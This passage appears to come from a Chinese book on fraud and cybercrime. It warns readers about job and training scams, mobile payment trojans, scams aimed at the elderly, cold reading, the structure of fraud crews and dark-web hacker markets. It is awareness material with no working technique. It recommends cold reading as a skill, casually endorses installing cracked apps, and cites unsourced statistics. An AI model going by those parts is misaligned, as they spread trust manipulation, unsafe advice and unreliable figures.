这类骗局主要是针对一些想在假期兼职的学生，因为在校学生思想比较单纯，对于招聘的形式还分辨不是很清楚。就让你交一些杂七杂八的费用。

这个针对学生的总会有人上当，可能有些会给你介绍一些工作，但肯定和你想的差得有十万八千里，这时他们就会以你不想干为由拒绝退还你的所交费用 ，更有甚者直接关门跑路，所以广大学生朋友在网络上找兼职请不要轻易交钱，即使极大的诱惑也要抵挡住。

在网赚这一块也有传销，你现在搞什么都能够看见传销的本子变相来搞的东西，网络传销骗局，记住，换汤不换药！网络传销跟现实中在的传销其实没有太大的区别，基本都是交钱拉下线，唯一不同的是网络传销更具隐蔽性。包括现在还有啥金融平台啥的，拿了钱就跑路，所以自己一定要注意。

网赚培训，我们很容易理解，就是通过线上或者线下的培训，加入他们，肯定要培训教你网赚的技巧和方法。一些网赚培训人动不动就吹嘘自己的所谓传奇经历，月赚几万甚至几十万上百万，讲的天花乱坠，好像大把人民币就在那里等你拿。

只要你交了钱，马上就可以数倍或者数十倍数百倍的赚回培训成本，很多新手很容易就被迷惑，不知不觉中交了培训费，却只得到了一些垃圾到不能再垃圾，基础的不能再基础的所谓网赚秘籍，所谓网赚秘方，所谓网赚宝典。

这些所谓的带着你赚钱网赚，你照着这些网赚秘籍宝典去实施，不但赚不到钱，还可能把自己搞的晕头转向，等有点明白过来，你去找培训的人，要么那些所谓的网赚大师已经溜之大吉，要么就会百般狡辩，告诉你方案没问题，方法没问题，是你自己的执行有问题，还举N多例子，找N多的托，让你相信，不是他的方法不行，不是他是骗子，而是你自己是笨蛋。

偶尔遇到几个敢于露出真面目，线下教授网赚培训课程的，也是一些全国各地满世界撞的大骗子，骗了你的巨额培训费，随便较你一点网站建设、SEO、网络推广的基础知识，就溜之大吉，用你的培训费买了飞机票飞到下一个城市继续骗钱，你搞了半天，发现自己最终上当受骗的时候。

想找此人，那你会发现，他的地址，他的电话，甚至他的真实姓名，任何一个可以找他算账的真实信息，他都不会给你留下！特别是有段时间成功学和培训啥的很火，什么人都给自己吹成啥成功学大师，营销大师，不过在前几年的时候搞这些赚钱的都赚疯了，因为你不切实际的想赚钱，别人骗子不就来捞你的钱了咯。

还有些是要你投资加盟什么东西，有个什么非常好的项目，这类骗局无非是叫你加盟某某网站或者联盟组织，开始给你画一个大饼，真正赚钱的却是这些发展加盟的人，而你，只得到一个空壳子。

现在最流行这类项目莫过于返利网了，你付多少钱，就可以得到一个返利网，只要网站建成有人购物，你就可以获得多少多少钱，殊不知这类网站靠你个人的能力基本是不可能发展起来了，绝大多数人在经营一段时间后没有收益，便放弃了。这样你交的钱也自然打了水漂。

这类骗局最聪明的地方，就是你赚不到钱，还不好意思去找别人退费，因为别人会说不是我的问题，而是你的能力问题，泪崩。当然有些正规的返利之类的还是能够薅羊毛的，有些人是不会放过任何一个节省的机会的。

古人云：君子爱财、取之有道，在互联网上赚钱，勿以善小而不为，勿以恶小而为之这种正人君子的规范可能行不通，因为很多互联网大佬都是耍了点小流氓出来的。

但是，最起码的道德低线，应该还是有的。因为出来混，早晚都是要还的。记住，即使是网上，钱也好赚的，项目也不好找，网上没有暴利赚钱项目。

## 8.3 移动支付诈骗

每次快过年了，聚会、发红包、买年货、购机票、各种积分都在催你兑换礼品……手机移动支付行为越来越多，亲朋好友新年聚餐，第一个动作不是看菜单，而是连接免费公共 WiFi?这些看起来貌不惊人的举动，分分钟都可能把你银行卡里的钱送到坏人的口袋里！

如果你经常一到公共场所就立即搜索周围的免费 WiFi，一看到二维码就想扫一扫。可这看似平常的小动作很可能让你的资金账户被洗劫一空。

现在很多公共场所通过搭建免费 WiFi 诱导你连接，从而盗取你手机上的重要信息，包括各类移动支付的用户名和密码。 有些可能是商家架设的，有些甚至商家没有，附近虚假的根据商家名字或者类似架设的 wifi 诱导你的接入。

移动互联网欺诈行为更加往高技术化、综合化及多平台发展。从前，大部分的网络诈骗属于社工诈骗，比如盗号冒充好友让你转账。如今，犯罪分子无须花费时间去诱骗受害人转钱，而是通过伪基站发送各种木马钓鱼短信，比如假冒 10086、银行、学校，甚至假冒“小三”给用户发送短信，随短信附上一条“木马链接”。在用户点击之后，手机木马随即植入用户手机，盗取用户个人信息。

不法分子用这些信息登录电商平台购物，并用手机木马拦截银行短信验证码实现盗刷，最后卖掉物品来套现。在整个过程中，用户几乎毫无感知。据统计就今年新增的支付类病毒超过 50 万，全年被支付类病毒感染的用户高达 3000 万，平均每天就有将近 10 万多人遭受支付类病毒的侵害。

目前手机用户往往都拥有多个网络帐号，可有七成以上用户所有帐号都使用同样的用户名与密码。一旦不法分子盗取一组帐号信息，就很有可能成功盗用该用户的其他帐号，包括移动支付帐号。七成以上用户使用同一用户名与密码，80 后男性很傻很天真，这个是根据某些官方平台统计得出来的结论。

移动支付安全领域，七成以上被侵害的用户为男性，年龄则集中在 17-38 岁的青年群体。而资金受损严重的地区集中在南方，其中资金受损最严重的十个城市中除了北京和郑州，全部是南方城市。

除了虚假 wifi 之类的现实中获取以为，通过网络的骗子会制作一些抢红包软件投放在网络上，引诱用户下载，或是通过二维码，将木马不知不觉植入用户手机中。这些木马软件通过盗取用户信息，截取用户短信获取验证码等方式，悄悄转移用户财产。

盗版的某些支付端盗版客户端从外观上和实际体验上都与正版应用无异，普通用户对此没有任何能力。某些银行的客户端也有很多类似的，犯罪分析通过篡改原始客户端程序的执行流程，能够截获用户的账号名、密码等隐私数据。一旦这些盗版银行客户端软件被发布到审核不严格的第三方市场中，就会严重威胁手机用户的移动支付安全。

现在长期有发送含有木马病毒链接的短息犯罪嫌疑人利用非法手段，发送含有木马病毒程序链接的欺骗短息，受害人点击后手机就中了病毒，该病毒能拦截手机短信，并转发至另一个指定手机号码上，犯罪嫌疑人利用受害人的手机号码等信息。

非法获取其身份信息，银行卡信息，并通过被拦截的手机短息，利用网络支付漏洞，使用受害人的银行卡，通过网上支付为他人支付电费，充值游戏点卡等消费返现，非法获利。

有些木马病毒植入淘宝支付链接犯罪分子先冒充客户，将显示未支付成功的订单号发送给淘宝商家，再冒充淘宝客户，以升级支付权限为由，将花钱买来的新型木马病毒发给淘宝商家安装；商家一旦听信安装，病毒就会植入支付链接页面，造成支付成功的假象，骗子继而蒙骗淘宝商家并套现。

小企鹅木马专盯财务人群诈骗人员通过小企鹅搜索财务人员群等，加入后向目标人发送木马链接，只要目标人点击打开，再次点击登录，不法分子从后台就可看到你的小企鹅账号和密码，从而窃取目标对象的小企鹅信息，然后冒充老板、朋友等对其同事、亲友等进行诈骗。

对于很多手机操作不太会的，配置稍微好点的都可以安装杀毒软件，配置不好的就不要把重要资料都放在手机上，也不要去绑定银行卡之类的可以通过截取转账的，尽最大可能避免发展损失，自己如果玩游戏也需要注意游戏的付费提示，可以安装一些破解软件玩玩都行。

现在很多应用商店都是坑人的互相宣传推广流氓应用，大家下载一些官方平台的应用，不要去乱下载，手机如果越来越卡可以考虑刷机或者重置，用第三方软件小企鹅同步助手或者微信之类的同步好照片、短信、电话联系人等重要资料，隔一段时间操作一次，一般的安卓手机使用寿命低于苹果，所以为家人老人也可以优先考虑苹果的易用性和寿命。

## 8.4 针对老人诈骗

网络诈骗、电信诈骗、街头诈骗、交友诈骗等，通过设置亲情、迷信、低价等陷阱，往往能击中老年人的软肋，使其陷入圈套。种种诈骗伎俩直接瞄准了老人，不少老人的血汗钱甚至是养老金落入骗子口袋。

小时候，父母教导我们“不要和陌生人说话”；长大后，年迈的父母轻易就相信了他人的“甜言蜜语”。常言道：“不听老人言，吃亏在眼前。”意为老年人见多识广，对事情的分析判断经验充足，不容易被表现所蒙蔽。事实上，在现实生活中，老年人却往往是诈骗分子主要的行骗对象，他们一旦上当，遭受的是财产和精神的双重打击。

以老年人为犯罪对象的诈骗犯罪手法一直在不断地演变。骗子的手法林林总总，针对老人反应较为迟钝、容易轻信对方、封建迷信思想重、或贪心或滥发善心等弱点，骗取钱物。如何让老人在遇到违反常识的陷阱面前有一个清醒状态，值得大众关注。

老年人之所以成为诈骗分子瞄准的目标，原因不外乎以下几点：其一，老年人生理衰退，受健康困扰，反应难免迟缓；其二，老年人对信息了解不充分，对虚假信息的辨识能力弱，容易偏听偏信；其三，老年人空闲时间多，且有支配钱、物的自主性；其四，部分老年人由于儿女不在身边，容易产生心理孤独感。另外，部分老人喜欢“贪小便宜”，也给骗子以可乘之机。其中，既有老人的原因，也有社会因素。

电信诈骗成了对市民财产危害最大的诈骗手法，很多中老年人上当。这类骗局常见的有银行卡涉嫌洗钱、所寄邮包贩毒、冒充亲友转账等由头，通过向老年人拨打手机或固定电话，询问老年人身份信息、银行卡号、储存金额等，然后通过恫吓、诱骗等手段，一步步将老年人诱进圈套，最终实现骗钱目的。

遇到这类骗术，通常不要惊慌，最有效办法就是直接挂掉电话；实在拿不定主意，就给亲友打电话询问。当不法分子提到“转账”或“汇款”时，必定是骗局无疑，应挂掉电话立即报警。

还有些老股民，就有不法分子前期收到股民小部分资金后，会给股民一点甜头，然后通过帮助选股票付酬劳、缴纳收益分成保证金、代为申购新股保证金、王总监及高层送红包、内部股票抢购等借口，让股民加大投入，再瞬间消失。这里需要注意的是对网上所谓帮你赚大钱的信息和来历不明的荐股电话，不要理睬。

你想啊，陌生人之间怎么会将绝好的消息随便透露？本来就是陷阱。遇到这类事情，多和子女、亲朋好友沟通再做决断，不可擅自做主。其中有冒充熟人诈骗的，有几个特点，公共场所公园或者菜市场之类的，算好时间段。还有团伙作案之类的几个人分工，碰到这些陌生人主动攀谈的时候，一定要提高警惕，不要随便告诉对方家里人的情况。

如果对方提出给自己的孩子或者亲属打电话的时候，一定要把电话接过来确认自己的孩子，同自己的孩子确认对方的身份，不要说因为面子不好意思问，一定要核实对方的身份，再有对方提出要钱或者帮助的时候，不要急于把身上的财物交给对方，一定要同家里人商量确认对方的身份，然后再决定。

典型的还有利用讲座、授课、免费试吃、试用进行诈骗的，一个针对的对象都是老年人。老年人比较注意身体健康或大部分都有一些常见的慢性病，利用老年人治病心切、或者病急乱投医的心理进行推销；二是利用老年人生活寂寞，缺少儿女关怀的心理，对老年人百般巴结，装作十分孝顺和体贴，老人对这种虚情假意的问候往往难以招架、落入圈套。

随着年纪增大，老年人的知识、信息结构明显跟不上社会的发展，对社会中很多复杂的现象知之不多，知觉反应迟钝，轻信花言巧语，加之与社会接触较少，分析判断能力减弱，对日益翻新的骗术不易识别，易被歪门邪说所迷惑，便成为犯罪分子诈骗的目标。

人到了晚年，就希望得到更多的关怀，而一旦跟家人、亲戚的亲密联系不足，面对陌生人递过来的“关爱”橄榄枝，老年人很难去设防，要被欺骗很容易。在很多的保健产品诈骗中，骗子就对老人关怀备至，嘘寒问暖。另外诈骗者通过电话等手段谎称自己是老人的儿孙，并且用自己遇到急事为由头要一大笔钱。看似简单的手段，却因为被骗者独居、与儿孙联系少，一时情急，屡屡得手。

对老人进行诈骗的形式一直在变化，在物价、医疗上涨等背景下，老龄人的安全感降低，很容易陷入到许以重利等融资投资中去。老年人是投资理财风险防范最弱的群体，投资理财知识缺乏，获取市场行情信息的渠道窄，再加之耳根软，爱贪便宜。而一些不法份子就利用老年人的这些“特点”，设下投资理财陷阱，引诱其受骗。

要经常读书看报，关心国家大事，开阔自己的视野，尤其要多关注一些法制栏目的文章和节目，社区内黑板报、宣传栏、标语等宣传，了解当前多发的各类诈骗手法，提高警惕，加强对诈骗伎俩的识别能力，从别人的上当受骗的经历中汲取教训，使自己变得理智和聪明一些。

总之，不贪心，不虚荣，就能防住大部分的诈骗。骗子们几乎每个月都会编出一些新名词来忽悠受害者。在这些陌生的，但听起来很专业词语面前，受害者往往会摸不着头脑，稀里糊涂的就上当了。

新型诈骗也越来越多，所以必须得跟上现在时代的步伐，尽管你可能不当做一回事，那么那些上当的人，我觉得他们如果有点相关的意识，都会很大程度上避免新型的诈骗手法。

## 8.5 欺诈如何解析

尝试着换个角度来浅谈一下欺诈，无论我们在这里的谈论是多么不情愿，但谎言和欺诈还是要穿透人类生存的方方面面，而我们每个人在生活中也曾不止一次地经历过不自觉地对他人的欺诈。

对一个正常人来说，这种事当然令人不快，使人希望去纠正自己的谎言，或者去寻找某些根据。不过，总有那么一些人，欺诈对他们来说是那么自然，就像真理对别人一样。常常由于自己的善于说谎，他们获得了耀眼的成功。

尽管欺诈在任何历史时代都遭到全社会共同的谴责，然而，还是有许多臭名昭著的骗子为自己手腕的高明，如果可以为谎言术冠以这样一个词的话，引发情不自禁的喜悦。像这类欺诈高手的例子可以说在世界史籍中俯拾皆是。

我们现在可以说，欺诈简直是无处不在，只是我们并没有对它给予充分的注意罢了。如果从道德方面来谈这一问题，那么我们会分为恶意欺诈和善意欺诈。

被骗的感觉让人不快，但更糟糕的是无处不在的欺诈，时刻担心被欺诈，时刻提防欺诈。如果人一直生活在这样的境况，完全可能破坏他的神经系统。人不能生活在周围都是敌人的环境中。为了让自己被无休止的敌意所围，困的精神得到休息，他会竭力去想象自己的“朋友”，想出一些完全可以信赖的朋友。

恰恰是这种疑心重重、不信赖他人者，越缺乏信任感和安全感，越容易被人欺骗。看来，伴随着信任感总有某个东西要出现。人越是不信任周围的人，越是需要去体验对某人的信任。而且，一般来说，这特定的“某人”是一定会找到的。

说到欺诈分析就肯定得说近几年很火的，金融行业与互联网互相发展的今天，互联网的产品层出不穷，同时房地产市场以及股票市场的不景气，更多的资金投入互联网市场，钱多了骗子就来了，网络诈骗、金融诈骗的例子在社会上比比皆是。

在大数据时代，庞大的数据也带来了庞大的资金，也带了了金融诈骗，对于大数据技术的开发公司来说，诈骗也成为一个市场发展契机与技术开发的创新点。

阿里巴巴、京东等比较大型的互联网公司，尤其要重视数据的安全性，因为大公司的资金多，曝光率高，会成为骗子的目标之一，一些反欺诈的科技公司依托大数据技术发展，也为他们带来了福音，这些新兴的科技公司主要是为金融行业或者电子商务行业的企业提供数据分析的业务以及服务。

在进行支付或者信贷的过程中对于行业或者对个人提供一个信用评估的服务，通过大量的数据结合，可以很快的得到贷款方信用的评估结果，在欺诈者可能发生欺骗行为之前就将他们可能实施的行为扼杀在摇篮里，减少金融行业企业的风险。

互联网巨头都开始发展信用相关的业务了，将欺诈者的画像以及行为分析展现给金融企业，从而预防欺诈的发生，比如阿里的芝麻分和其他第三方的征信机构。

现在这一类型企业的主要服务对象主要集中在信贷理财行业、银行、电子商务企业以及一些第三方支付机构和社交网络等机构都是排列在前位的，特别是金融行业的企业最主要的客户来源。

金融行业是资金的集中区。通过大数据进行反欺诈，不仅仅是帮助企业网站挡住病毒的攻击或者网络的攻击，还包括一些信用的评估，帮助企业阻挡哪些可能对企业有危害的访问用户，杜绝这些可能成为欺诈方的客源。

通过大数据技术进行发欺诈是一个在行业内兴起之后就保持好的发展势头的行业，对于更多的企业客户的来源以及更多对大数据技术的质疑的声音。

反欺诈的企业能不能不断加强自身的技术发展，同时还可以将底层的技术和数据库的安全技术等继续技术保护，让优势更加持久，才是发展的长久之道。

## 8.6 未来信用时代

征信体系成熟的欧美国家很常见的先享受后付钱这类的，良好的信用就可以神奇的使用与货币等同的功能。

车无辕而不行，人无信而不立。伴随互联网、移动互联网成长起来的不仅仅是一代人，还有许多与互联网数据相关的行业，这些行业已经逐步渗透进人们的生活，但是究竟是便利了生活，还是阻碍了对于新事物的获取。

狭义上来看，信用是商品或服务交换和报酬分离的过程，由于便利程度和信用扩张的需求，带来钱与货时空分离。分开后，享受服务的一方须承诺在后续的某一时间点偿还。

广义上，信用就是一个人在社会生活中通行的名片。未来将突破现在应用更为广泛的金融领域，而进入多层应用，典型应用场景包括：押金、后付、证明以及分享经济。

就目前这几年看，多数人对于“信用”概念仍然停留在经济学的课本上。很多人第一次对自己的征信记录的深刻领悟，或许还是办理个人房贷到了最后一步，发现自己有信用卡逾期还款记录，购房行为惨受影响。

现在个人征信的应用已经日益深入，许多国家在办理我国签证申请的过程中开始参考个人信用记录，这使得信用良好的申请人可以真正享受到行业发展带来的红利。通过互联网预约代理，递交本人护照，如有一定比例的良好出国记录，许多国家已经不强行要求提供巨额的资金担保和固定资产证明。

现在信用数据可以通过第三方互通，比如运用在相亲网站上，可以通过信用数据筛选伴侣，防止骗婚；在租房时，可以通过出具信用报告，顺利通过房东考察；在求职时，可以凭借信用报告获得单位的认可，还有租车或租用某些商品时都是可以用到的，有信用评级的就有很重要的对比……

信用在你的一次网购评价，一次嘀嘀叫车，一次网上订餐，甚至是社区便利店的网购订货都可能成为影响你信用的一次记录。也是由于互联网，因为涉及个人信用信息，保障信息安全、保护客户隐私成为重中之重。

对于海量信息的存储安全，互联网企业可以依靠强大的云技术，将个人信息牢牢锁住，与其他云数据隔离，异地灾备、加密技术、分级管理一个都不能少。

目前有阿里的芝麻分、腾讯、京东都有金融和自己的征信都会慢慢做起来，先说目前已经认知较多的芝麻信用分，依托了海量数据的云计算，在用户授权的基础上，通过逻辑回归、梯度提升决策树、随机森林等模型算法，对数据进行综合评估。

而这些海量的数据其实一直“隐身”在我们周围，它是你电商消费的交易数据、是你的网络金融数据、也是公安网、教育部、工商、最高法院等公共机构数据。

风险控制模型体系囊括了申请评分模型、欺诈评分模型、套现识别模型、交易监测模型、催收评分模型等十几个模型，每个模型都将持续进行优化和迭代，帮助识别和管理金融业务的风险；量化运营模型从价格敏感度模型、用户活跃度模型、消费购买力模型到信贷需求潜力模型等，构成了运营推广、收益定价等核心竞争力。

用户洞察模型体系可以实现识别、发掘、认识用户，从个人资产评估、身份特征画像、履约历史的评估、用户行为偏好甚至用户关系网络的构建，支撑起对用户的画像和社交关系构建，帮助提升精准识别、社群管理等用户运营效率。

未来看到人和设备、设备和设备之间，甚至人和服务之间都有可能产生连接，微信的公众号是人和服务连接的一个尝试。所以说PC互联网、无线互联网，甚至物联网等等，都是不同阶段、不同侧面的一种看法，这也是我们未来谈论一切变化的基础。

“互联网+”创新涌现，“+”是各种传统行业。+通信业是最直接的，+媒体已经开始颠覆，未来是“+网络游戏、零售行业”。过去认为网购是电商很小的份额，现在已经是不可逆转走向对颠覆实体的零售行业，还有现在最热的互联网金融。

我认为，传统行业每一个细分领域的力量仍然是无比强大的，每个行业都可以把它变成为工具，也会衍生出很多新的机会，这不是一个神奇的东西，是理所当然。

有人称之为改良，我觉得改良肯定不行，一定要有颠覆。因为只要在这个行业内用互联网的方式做，我会称之为颠覆。

## 8.7 诈骗的心理学

说到诈骗心理学，其中我们很多知道这类运用心理学的骗子，其中不少就是善用“冷读术”冷读的精髓，在于快速赢得人的信任。而这一点无论是在工作上跑业务、接待客户，或是恋爱或是教育，这都是我们需要掌握的硬技巧。

什么是“冷读”其实你很熟悉，你希望获得别人的喜爱和赞赏，同时又具备自我批判的精神，即使有不足之处，你也知道应该如何加以弥补。你身上有许多待开发的潜力。虽然从外表上看，你很冷静，也很有自制力，但是偶尔还是会感觉到内心出现隐隐的不安和担忧。

你经常会在内心反复追问自己是否做了错误的事情，或者是正确的事情。你不是非常喜欢翻天覆地的变化，但不喜欢别人限制你……看到这里，不知道你会不会有一种感觉：我和这些评价高度吻合。如果你出现这种感觉，那说明你已经被“冷读”了。

它有着“没有准备”的意思。“读”有读心的意思。简单地讲，就是指在没有防备，甚至第一次见面时看透他人的心思。这种技巧经常被用于心理医生以及魔术师手里。冷读术主要是通过眼神观察，言谈举止，举手投足之间了解到对方的心理活动。甚至通过一些语言或者行为动作去影响对方的一种社交手法。

这里引用个案例，独立错觉效应：事实上，你对每一个人说：你喜欢听音乐，你愿意通过看电影来消磨时光，你喜欢轻松的生活方式。都能切中他们。有少数人甚至会因此而吓一跳。

但我们仔细想想，现在的人有谁不喜欢听音乐。有谁不喜欢轻松的生活方式呢？至于电影，确实有些人不会用电影来消磨时光，他们可能会选择玩游戏，或是出门旅行。

但是注意，这里并没有说对方一定要用电影来消磨时光，仅仅是“愿意”。而又有几个人会不愿意用电影来消磨时光呢，所以严格的来说，这句话依然是正确的。

这些就是独立错觉效应——人们总以为“只有自己才是这样的”或者“自己是独一无二的”。而事实上，和你一样的人比你想象的可要多得多。也就是说，其实人类的共性远远要大于个性。冷读的关键，陈述句代替疑问句，有一个很重要的关键点，也许你已经发现了。那就是冷读的时候我们通常都会使用陈述句而非疑问句。

冷读对于使用冷读的人，其实就是一种猜测。既然是猜测就会产生偏差。但这并不意味着冷读就失败了。请记住：冷读并不是让你完全猜准对方的信息，而是通过这种方式让对方敞开心扉，主动的给你更多的信息。

投资诈骗也一样，即使只是蝇头小利，但初期一定会让你赚钱。你因为确实有获利回收，自然而然就卸下心防，相信对方，掏出更多的钱来继续投资。等到你投入大笔资金以后，对方才狠狠敲你一笔，然后卷款而逃。

总之，骗子的哲学就是：先赢得信任，再开始行骗。越能让对方信任，就能骗得越多。只要能让对方相信自己值得信赖，接下来的诈欺技巧无论多么拙劣，也都能轻易骗倒对方。因此，比起行骗的技巧，高明的骗子其实花更多精力在琢磨“赢得信任的技术”。

人作为社会性动物，无法逃离社会和社交。掌握一些基本的社交技巧有利无害。内向不是借口，不管用何种角度观察，在这个复杂的时代中，社交能力都是无法掩盖的样本。

## 8.8 诈骗产业分析

随着互联网的渗透和应用的普及，传统的电信诈骗、金融诈骗和传销活动也都已经在广泛的采用互联网的技术方法，并与网络诈骗结合的越来越紧密，网络诈骗犯罪近年来呈现持续高发的状态，成为现在互联网上危害最大的类型之一。

据不完全统计，中国网络诈骗产业规模已经高达千亿元，隐隐有着成为地下最大产业的可能，随着国家有关部门的重视。

希望对网络安全这一块投入建设起来，要发展就要建设起完善的笼络住技术性人才，做好网络安全相关人员的安排，不要让更多的走入歧途，改善现状。

即便是那些手法最简单、最传统的网络诈骗，也不是一两个人能够独立完成的，而是由 10 人或 10 人以上的有组织犯罪团伙共同完成。极端情况下，还会出现几十人、上百人甚至全村参与的犯罪团伙。这些犯罪团伙分工明确，相互配合，协同作案，形成了一条非常完整的犯罪产业链。

多个工种各司其职，又密切配合，来看看网络诈骗产业链中，每个具体工种的分工和作用，一步步的怎么操作的。初始肯定需要开发制作，这一环节主要是为网络诈骗提供各种技术工具，如木马病毒，钓鱼网站等。同时各类帐号密码和个人信息也是网络诈骗活动中不可或缺的关键素材。

对于这些制作者，有些就是专业从事的，做好就卖，或者有买家渠道就定制销售，还有制作各种木马的，有了木马就好开始下一步的操作了，能够感染就行了，在前期还需要有数据库等素材，就是专门搞裤子的，通过入侵交换等搞大量的用户数据，然后出手。

总体来说，开发制作环节的工种带有明显的黑客性质，在整个网络诈骗产业链中属于技术支持的类型，他们通常情况下不会直接参与网络诈骗的实施过程，往往隐藏较深，不易被发现。

前期准备都做足之后，通过下一环节，就有买家购买木马、数据、钓鱼网站等等，这一环节的主要作用是承上启下。他们从黑客手中购买木马病毒、钓鱼网站和个人信息等之后专卖给真正实施网络诈骗的团伙，并从中获利。

搞这一行的中介也是一环扣一环，少了一环你就联系不上了，有些倒手赚钱，或者批量从一些地下市场买，这群人甚至通过现实中获取到不明真相的人中，窃取他们的资料，然后挂在网络上卖，这样一手的资料卖的价格也很不错。

这个中介这一环节，还有一个非常重要的就是卡贩子，他们搞银行卡、信用卡等账户，通过某些渠道搞来的真实有效的卡，这样等同于无视实名登记，然后进行转账、转手的资金流向都利用起来。

很多不明所以的人，不知道钱怎么就会从自己银行流水里头过了一下，你就被动的在给人利用了，现在甚至还有其他的方法可以更加隐秘的操作，现在比速度，像诈骗分子一旦得手，马上就要转，如果渠道好的话，分分钟就转了好几十个账户了，根本无从查起。

批发零售环节的犯罪分子在整个网络诈骗犯罪过程中往往都起到了非常至关重要的作用，而且由于他们往往会同时向多个诈骗犯罪团提供“犯罪工具”，所以其对社会的实际危害要远远超过单个具体实施网络诈骗的犯罪团伙。由于这些人通常不直接参与诈骗的具体活动，受到现行法律制度的多方面制约，他们不会轻易入狱，也不会受到非常严重的处罚。

犯罪分子在网络诈骗过程中使用的往往是他人的手机卡、银行卡甚至是身份证。仅仅依靠一两条的报案信息，难以获得线索。

所以，侦破网络诈骗案件，获取犯罪嫌疑人的行迹信息，往往需要对多种来源，多种纬度的情报信息进行综合性的关联分析。但是，受到属地管辖权的限制，各地用户的零星报案，往往难以汇聚在一起，难以形成有价值情报的汇聚和结构化分析。

生活中能够接触到的诈网络骗犯罪分子一般都是诈骗实施环节中的犯罪分子。事实上，他们仅仅只是参与分赃的一份子。

这类人是直接放置陷阱给受害者的，他们其实很多都是没有办法，他们不是直接拿钱的，比如有些用伪基站放钓鱼网址和短信的，这些现在都找不懂的人去搞，他还以为是个兼职，拿点辛苦费。

还有就是电话诈骗，专门打诈骗电话的，他们是客服一样的存在，天天要打电话，有些普通话没有学好，操着一口浓重的口音也来诈骗，也是醉了，心里素质还要耐心，对骗人搞的心安理得。

除了现实中还要网上钓鱼的，他们投入大量的钓鱼网站，然后冒充客服，和你聊天吹嘘，做的一些假的广告、推广等等，就是等鱼儿上钩，有些还需要你冒充女的去聊天。

这些类型的诈骗一旦实施成功，就进入了分赃销赃的环节。这也是一个非常专业的技术领域，但其中也有一些可怜的，甚至不知道自己为啥会被抓的小马仔。

首当其冲的就是去ATM取赃款的小马仔，这些小马仔啥都不懂，一般这些可能都认识组织内部的人，多少带点关系之类的，要不然这个分赃不可能随便找人去的。

在分赃的过程中，最累的莫过于财务了，诈骗团伙一旦骗得资金，必须要操作多线转移多次跳转等手段，增加追查难度，财务就要一直运转，还要谨慎，这个资金的走向操作，这个财务都要全面的操盘好，也是比较累的哈。

首先要说的就是信息泄露了，只有知道你信息了，对你诈骗成功率就往上升，一两年前，我们可能只要记住一些简单的行为准则就可以免遭网络诈骗的侵害。

例如：不要贪小便宜，不要把帐号密码告诉别人，不要去陌生的网站购物等等。但是现如今，特别是结合大量被泄漏的个人信息，骗子们已经可以编造出一些几乎是“天衣无缝”的诈骗话术。

如果完全没有听说过某种新型的骗术，那么人们十有八九都会上当受骗。

## 8.9 浅谈黑色产业

他们日进万金，挥金如土，纸醉金迷，他们是隐秘黑客产业链的暴盈者，他们是一群没有信仰的金钱奴隶。就像组织严密的现代黑帮一样，网络黑产到如今已经商业化得非常成熟了，黑客们同样拥有复杂精巧的产业链，每天在全球黑产网络中流转的交易额数以亿计，整体规模更难以估测。

很多人都想问黑客的具体收入如何？黑客是如何进行攻击准备的？他们是如何进行内部交易的，并遵循某些规则不相互越界呢？一些安全研究者长期潜伏在地下黑产网络中，近距离观察其运作模式，有部分在网络中被媒体曝光的那只是非常小的一部分，在早期的地下黑色和黑色产业链，每年都会衍生出很多新型的黑色产业中的几个环节，无不外乎都涉及到利益。

首先，对于互联网我们应该知道，可公开访问的网站只占数据信息的一部分，如同海面之下的冰山，还存在一个更庞大的、采取非公开机制访问的平行网络世界暗网。

也可以叫做深网，那就是另一个世界的事情了，这里才是一切法律严加打击但暴利的交易活跃之地——如盗版、色情、买凶、军火、恐怖分子，当然也包括黑客。

进入黑客聚集的地下交易场匿名访问的隐私黑客论坛是散落暗网中的黑客交易场，一旦你被黑客圈子或组织认可，能够进入暗网中的黑客论坛上就可以找到各种非法服务，可以让一个普通黑客都能快速发起一次网络攻击。

为什么普通黑客也能月入 80000 美元甚至年收入上千万，你就在地下黑市里头随便买点什么，通过某些渠道出手都会赚上一大笔，这里黑客正在推销多款恶意软件，包括特洛伊木马、僵尸网络等。

这里拿一款工具包的商用模式做下简单的介绍，这个工具包暂且称之为“R”售卖有些类似零售，有中央仓储和多级经销商，R 可以直接向终端黑客销售，同时也支持多级销售，其他黑客可以将这个工具以更高的价格转售出去，按照一周获取 800 个客户，每家支付 150 美元的话，R 的周盈利高达 10 多万美元。

在零售模式之外，还时兴一种“直销分成”的商用模式，R 制造者将工具免费提供给黑客，最终从攻击成果中分成。当黑客使用了该工具包侵入了一个网站，其中 5~20%的流量归“巨头”控制，具体如何从中获利也由“巨头”自己把握。

这种模式更加高明，购买者无需支付任何费用就有机会获取可观回报，肯定使用者众多，同时也不影响 R 另外并行的零售交易。在黑客产业链上，像 R 这样的工具和其他服务的制造者才是产业中坚，他们隐身在实际执行攻击的普通黑客之后，为其提供材料、装备、服务，也获得利润中最丰厚的一层，被称为黑执事。

这里说的黑执事是黑客服务的提供者，黑客产业链的上游。黑客就是网络攻击执行者，是产业链终端。受害者就是被攻击的普通网络用户。在勒索软件正在流行的时候，通过 R 工具包，黑客还可以分发恶名昭著的勒索软件。

勒索软件采取一个简单粗暴的吸金逻辑，当受害者的电脑被感染，电脑中的文件就会被加密，受害者无法再访问自己的文件，如果想要回控制权，就要按照黑客要求缴纳赎金。

用户个人信息一直都是很有价值的，特别是那些涉及到支付的信用卡信息，前几个章节也对个人信息都做了分析，如果你还不是很清晰的认识到危害，那么在你知道了，在黑市上一个黑客发布在论坛上售卖信用卡账户数据的帖子，每条随便都能卖 10 刀，你就会知道数据有多么值钱，如果信息是洗过有效的那会更加的昂贵。

甚至产生了专门售卖信用卡信息的网站，用户记录数以万计，有供出售的信用卡记录 1000 多页，持续都会更新，有人关注这就会入手买，搞上一笔风险的资金，购买这些数据非常简单，就像其他电子商务网站一样，可以自由选择购买，支持比特币支付。

一路看下来的你一定对网络犯罪有了全新认识，而且这里所揭示的也不过是冰山一角，网络安全和黑客攻击一直在持续斗争，所谓道高一尺，魔高一丈，但用户特别是企业的安全意识是其中决定性砝码，认真研究攻防，筑起防护门槛，保持警惕状态，做好响应预案，都可以让黑客攻击的成本提升，减少受害几率。

在大数据和云计算的时代，互联网正在重构整个制造业和服务业的运行体系，买方和卖方的对接越来越依赖于大数据，而不是实体的店面、中介。数据库的作用越来越重要，但安全却难有保障，学习，不断的学习！



# 第九章

## 你好，暗网

## 9.1 地下犯罪之王

